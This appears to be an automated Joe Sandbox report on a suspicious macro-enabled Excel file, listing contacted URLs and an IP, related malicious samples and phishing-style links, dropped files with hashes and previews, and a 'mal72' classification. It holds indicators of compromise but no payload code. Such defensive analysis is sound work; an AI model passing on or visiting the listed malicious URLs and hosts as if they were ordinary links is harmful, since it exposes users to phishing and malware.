http://https://clients.config.office.net/user/v1.0/android/policies	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high
http://https://entitlement.diagnostics.office.com	DEC94CD7-E8D8-4CDD-A883-2650FF F43B92.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://outlook.office.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://templatelogging.office.com/client/log	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://outlook.office365.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://webshell.suite.office.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://management.azure.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://ncus-000.contentsync.	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://devnull.onenote.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://messaging.office.com/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://augloop.office.com/v2	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://skyapi.live.net/Activity/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://dataservice.o365filtering.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://directory.services.	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high
http://https://loki.delve.office.com/api/v1/configuration/officewin32/	DEC94CD7-E8D8-4CDD-A883-2650FFF43B92.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
173.212.233.8	unknown	Germany		51167	CONTABODE	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336351
Start date:	05.01.2021
Start time:	21:19:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Document_280325456.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLSM@3/11@1/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.109.32.63, 52.109.76.36, 52.109.8.22, 13.88.21.125, 13.64.90.137, 51.132.208.181, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129, 205.185.216.10, 205.185.216.42, 51.11.168.160 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, ris.api.iris.microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CONTABODE	Payment Swift Copy.doc	Get hash	malicious	Browse	• 144.91.73.250

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.canva.com/design/DAEQ9_qXSjI/W-4vWOSA8PP5TXC7Nx9niA/view?utm_content=DAEQ9_qXSjI&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink&d=DwMFAg	Get hash	malicious	Browse	• 161.97.116.221
	20-0899-0006.docm	Get hash	malicious	Browse	• 213.136.89.197
	Ctr-385096-xlsx.HtmL	Get hash	malicious	Browse	• 5.189.183.184
	sample.exe	Get hash	malicious	Browse	• 193.34.145.56
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 5.189.183.184
	Spisemulighed s4.exe	Get hash	malicious	Browse	• 207.180.248.185
	http://https://evenfair.com/Doc.htm	Get hash	malicious	Browse	• 144.91.71.204
	http://url7046.davenportaviation.com/ls/click?upn=Pqmk-2BR5UYiYrLs3LOQb6eX8-2FwMNRh93DHwpY5jegAMoDOwszjVyyAYaDT-2FHLoDdyO6UKIM2nszToDBLH-2F-2BNBrM6YQWQ3fPgFgPdQQKS7kqDF4HAaq-2Fr6xARUzkvrAsaEOKHpwbrn6MO6h-2FVQHqp3WyMFrzO-2FMB03yvlq5NFbbAuXPdxXXNisWAoifgesDs3QJMZE_MTQeFU9OGQYuK17CNM-2FHMO1to19MQZsIfTzkvxZNPLbcqMHTFg465yb8XLd5b0rgockrJEbP9S-2BmH6yrcb6D2Cedv8q0zDKvCKHjkGBdm0VSLiKWxvNJFHYTC9Iu2wUuCoFD26NSM7oM4H1iIEuKaivLf23AP7umZUdZ2jjs6dVp5S47XHieCaV16dvBQPvHZmuEMRH0w6XX1JETA-2BLpCr8JmDoRvBBZSGH-2FQaexfGo-3D	Get hash	malicious	Browse	• 173.212.207.202
	http://url7046.davenportaviation.com/ls/click?upn=Pqmk-2BR5UYiYrLs3LOQb6eX8-2FwMNRh93DHwpY5jegAMonakc5abwzYkjZwuJJIdpTUfwxS3-2FAx2Gg6cNlydrr3lSyhbQTpfJekghaGpBvYb34VwHegANFETS-2FFd170CzXfvgMTW293qCuZTfBhCKm3okQQ1fk2XLCGqzyrhu7Ohod9vPQzT0yfqg9eE3xYbEY5xyc_FhTlyTUhxdiayPopWdcUpJ2VdbLOOhDWE9zz9RMUUloqXSdZ5nuMPauwHoCAkLPpS6xuPjI1lU1j6pBZGP5DTeRbXMO4CRHWT3jjHwhZMXzn4BSmqX4d9y9qIGhJndtSLGk7pjpikYBUaO-2B4Fs3eRv-2Bza56eXbOgn05K0pGle9TKu1NhV7dgPzk8E024HTWxkW4FsQWgWI8gg0Z6YgUHn5Qp1vaWxLkEWE6RkYrOeYTqbe9Ab0-2BhnnqVKgwcXRvC	Get hash	malicious	Browse	• 173.212.207.202
	file.xls	Get hash	malicious	Browse	• 173.249.1.164
	file.xls	Get hash	malicious	Browse	• 173.249.1.164
	file.xls	Get hash	malicious	Browse	• 173.249.1.164
	http://https://sharelink.sn.am/lYPBgpwGauq	Get hash	malicious	Browse	• 173.212.222.53
	http://https://sharelink.sn.am/lYPBgpwGauq	Get hash	malicious	Browse	• 173.212.222.53
	http://https://sharelink.sn.am/lYPBgpwGauq	Get hash	malicious	Browse	• 173.212.222.53
	FarEastSingapore_QuoteRequest08122020.xls	Get hash	malicious	Browse	• 173.249.1.164
	FarEastSingapore_QuoteRequest08122020.xls	Get hash	malicious	Browse	• 173.249.1.164
	FarEastSingapore_QuoteRequest08122020.xls	Get hash	malicious	Browse	• 173.249.1.164
	migdal-315215_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DEC94CD7-E8D8-4CDD-A883-2650FFF43B92	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	130397
Entropy (8bit):	5.376993330397637
Encrypted:	false
SSDEEP:	1536:UcQceNgrA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:NmQ9DQW+zBX8P
MD5:	E3D5B5DEBB831A4C1115E8FF7278A11C
SHA1:	3158D6B65BDD445525D35CB5B161D0B8CD0DF754

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\DEC94CD7-E8D8-4CDD-A883-2650FFF43B92	
SHA-256:	CCD5CDBC5CAF0E89190BBFB893ACE47661346FBEEF565A95831A9B8980B6F882
SHA-512:	0FBCFFCED294F5B90E04959EC29C24438541A104AC6DEE1EFB88B9EA634856B32CEBC20F681D81627B09913C7A06066F18E616142B7ACD58BB44CA79B628846 A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-05T20:20:49">.. Build: 16.0.13616.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\2A89A1A7.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F86421206467
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.............o.......sRGB.........pHYs..........+......IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O...... ..;.y.p........,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*................/....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?..........f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.......A.....8j[.O9..t..&...g. I@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.......(..._.j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.......p..C......^MyI:...c.^..SI.mGj,.......!...h..$..;...........yD./..a...-j.^:.}..v....RQ Y*.^......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\30BA74BE.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR.............o.......sRGB.........pHYs..........+......IDAT8Oc.......l.9a._.X....@.`ddbc.]...........O..m7.r0|..."......?A.......w..;.N1u........_.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P.".......y...../..l.r...4..Q]..h.....LL.d.......d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv......./..\[...A....^.5c..O?.......G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.......d.V.W.c.....Y.A..S....~.C.....q........t?..."n.....4......G_......Q..x..W.!L.a...3....MR.|.-P#P;..p._.......jUG....X........IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\42FCCD71.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\42FCCD71.png	
Preview:	.PNG........IHDR.......:......IJ.....sRGB.........pHYs..........+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C............h}x........... ......\..N...z....._.|......III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p....'N...EEE...X9......c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GlI\|..2. m,,,.-[.....sr.V1..g...on...........dl.'...'"[[[.R.......(..^...F.PT.Xq..Mnn n.3..M..g.......6.....pP"#F..P/S.L...W.^..o.r.....5H......111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..)......o..4n.F..e...0!!!......#""h.K..K.....g.......^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/........g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P........VVV..."t.N......$..Jag.v.U...P[(_.I?.9.4i.G.$U..D......W.r...........!>|..#G...3..x.b......P....H!.Vj ......u.2..*;..Z..c..._Ga....&L.......`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.......q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Temp\83D40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26041
Entropy (8bit):	7.554667600281809
Encrypted:	false
SSDEEP:	384:p8xxBoslUR3l8hcG96AaH9UUI8aoVT0QNuzWKPqGnniL:OesSRV86G96AaOUXW+u7qkiL
MD5:	7336C0BBADDB8948C748D6B4384F967B
SHA1:	8C3A350859E1B60FAECB3730C522E3007C88C17E
SHA-256:	A4E1E420529BCC2CBE049DBAE3B0BF7F03F062891B91FAC22594AFB262571A5C
SHA-512:	63998F697D416B4664440FBE905E0E6CF0AFDEBA79E65F85C01F4461C9C3EE5137A9FB0CC00351F33AA95F5EFC4EB6C044DA4F4BE419E1FB8E8B3C043E51C5 E
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..........C....I?`L.%...a...;.....+........pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j......T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.......Hh.8.......Po"}..a(3..........R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v........W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.........w......R]G ....c...c,.F..[....7.......PK..........!.................[Content_Types].xml ...(.. ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue Jan 5 19:20:52 2021, atime=Tue Jan 5 19:20:52 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.661099645307453
Encrypted:	false
SSDEEP:	12:8hl7XU0iHduCH2POw5F4bsgAI+WrjAZ/DYbD8q5SeuSeL44t2Y+xIBjKZm:8hlk/CiAZbcD8+7aB6m
MD5:	D76074433630D8CB2EA731AF433B9C90
SHA1:	EB00B1B0D5A2C8A091CAF3C1F9821D6AE4A29F84
SHA-256:	0DEBAA9E71EB20AB8DEF571360399EFB8E36DA4069C9577EA5DF2219AADD6551
SHA-512:	E5CA633A6D861A8DB51EC7B998701F51E799E13E6916FA1E132CD3E2731E27C86530764AB1D02330E24B65F5F3E89EEC123135E1CE6C2DA75DC2E7C670EF39D 9
Malicious:	false
Reputation:	low
Preview:	L..................F.............-...).C.....).C.....0.......................u....P.O. .:i.....+00.../C:\...................x.1......N....Users.d......L..%R.......................:......;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Q{<..user.<.......N..%R......#J.......................j.o.n.e.s.....~.1.....%R....Desktop.h.......N..%R.......Y.............>........D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.......E...............-.......D...........>.S......C:\Users\user\Desktop........\.....\.....\.....\.....\.D.e.s.k.t.o.p.........:..,.LB.)...As...`.......X.......980108...........!a..%.H.VZAj...m<....... ....!a..%.H.VZAj...m<.........................1SPS.XF.L8C....&.m.q............/...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.........9.. .1SPS..mD..pH.H@..=x.....h....H......K*..@.A..7sFJ............

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Document_280325456.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:51 2020, mtime=Tue Jan 5 19:20:52 2021, atime=Tue Jan 5 19:20:52 2021, length=26041, window=hide
Category:	dropped
Size (bytes):	2200
Entropy (8bit):	4.711757998016725
Encrypted:	false
SSDEEP:	48:82N/LpjRQIhbtbBB6p2N/LpjRQIhbtbBB6:82N/lSkp9K2N/lSkp9
MD5:	37E9AE56CCE9441F629445EE6C1E3B53
SHA1:	446DBFB7972A8AFD1ED4DD5D1DFFD52F48E50282
SHA-256:	72D755C6A29D5BECBB85A927FCBE7416DC94CB5DA4059DBFB254A3484AC2598D
SHA-512:	CBAE82AC23BBFE73DBF6F9397494AC65F43EC22F7ABDBE886CAEDF758C8136BA7477AF035978B42F3D87ECC9E42E77FE92F433A58562CBBE013E833B9601C7 BC
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Document_280325456.LNK

Preview:	L.................F.... ...o).R.....P.C.....P.C.....e.........................P.O. .:i.....+00.../C:\..................x.1......N....Users.d......L..%R....................:......;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Q{<..user.<.......N..%R......#J......................j.o.n.e.s.....~.1.....>Q|<..Desktop.h.......N..%R.......Y.............>......i..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....|.2.xf..%R.. .DOCUME~1.XLS..`......>Qz<%R.......V...................L-..D.o.c.u.m.e.n.t._.2.8.0.3.2.5.4.5.6...x.l.s.m.......]..............-.......\..........>.S......C:\Users\user\Desktop\Document_280325456.xlsm........\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.o.c.u.m.e.n.t._.2.8.0.3.2.5.4.5.6...x.l.s.m.........:..,.LB.)...As...`.......X.......980108.........!a..%.H.VZAj...................!a..%.H.VZAj.............................1SPS.XF.L8C....&.m.q.........../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.741129595988925
Encrypted:	false
SSDEEP:	3:oyBVomxWqdsIyjo5S/IyjomxWqdsIyjov:dj/h0ySQ0/h0y
MD5:	E7CBB7A6C94239A6230A55D1CCBCCCDE
SHA1:	7827FAA76A624DA91B86731EABD82B301E5DB65E
SHA-256:	6138F50323CC704F93184A93584CDC09555BE6B32A388FFFF975BBC365B6FF57
SHA-512:	5A82957358F3EFE6C7395FB1858CCB80DA4A63C92790E1E41B7D86A2F01D8BE5C0D136515DB8F50CE4AE4B920555ACF0EF7173DFC6C58516899FAFCBCD61EA D
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Document_280325456.LNK=0..Document_280325456.LNK=0..[misc]..Document_280325456.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3 342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\54D40000

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26041
Entropy (8bit):	7.554667600281809
Encrypted:	false
SSDEEP:	384:p8xxBoslUR3l8hcG96AaH9UUI8aoVT0QNuzWKPqGnniL:OesSRV86G96AaOUXW+u7qkiL
MD5:	7336C0BBADDB8948C748D6B4384F967B
SHA1:	8C3A350859E1B60FAECB3730C522E3007C88C17E
SHA-256:	A4E1E420529BCC2CBE049DBAE3B0BF7F03F062891B91FAC22594AFB262571A5C
SHA-512:	63998F697D416B4664440FBE905E0E6CF0AFDEBA79E65F85C01F4461C9C3EE5137A9FB0CC00351F33AA95F5EFC4EB6C044DA4F4BE419E1FB8E8B3C043E51C5 E
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..........C....l?`L.%...a...;.....+........pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j......T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;..d.1=`.l.....}.......Hh.8.......Po"}..a(3..........R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v........W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.........w......R]G.......c...c,.F..[....7.......PK..........!................[Content_Types].xml ...(..

C:\Users\user\Desktop\~$Document_280325456.xlsm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$Document_280325456.xlsm	
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.5570229813719845
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	Document_280325456.xlsm
File size:	26232
MD5:	c1bf94e62e9006b88957ff148ea99a4a
SHA1:	96b65855460b4ef922a53527fb07a31c87f0743c
SHA256:	4f753f04450557e02847d44c31b1f498b41a7eb7cb4cd60 cd8c8d60a3e38f3a6
SHA512:	74bc623ab19eb585790edb7093d028bf68eb9de99736b5 07ab3cabb0e83b09dcb12453b1bed2c0804835094012d9 08a6b5f42a69ba55494b04fe51bd561975e4
SSDEEP:	768:AIflDaGcMARgtf+9jZOm7lsfW+u7DetR8g:fflD0MW w4jZd1fgRP
File Content Preview:	PK..........!.................[Content_Types].xml ...(.................. ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Document_280325456.xlsm"

Indicators

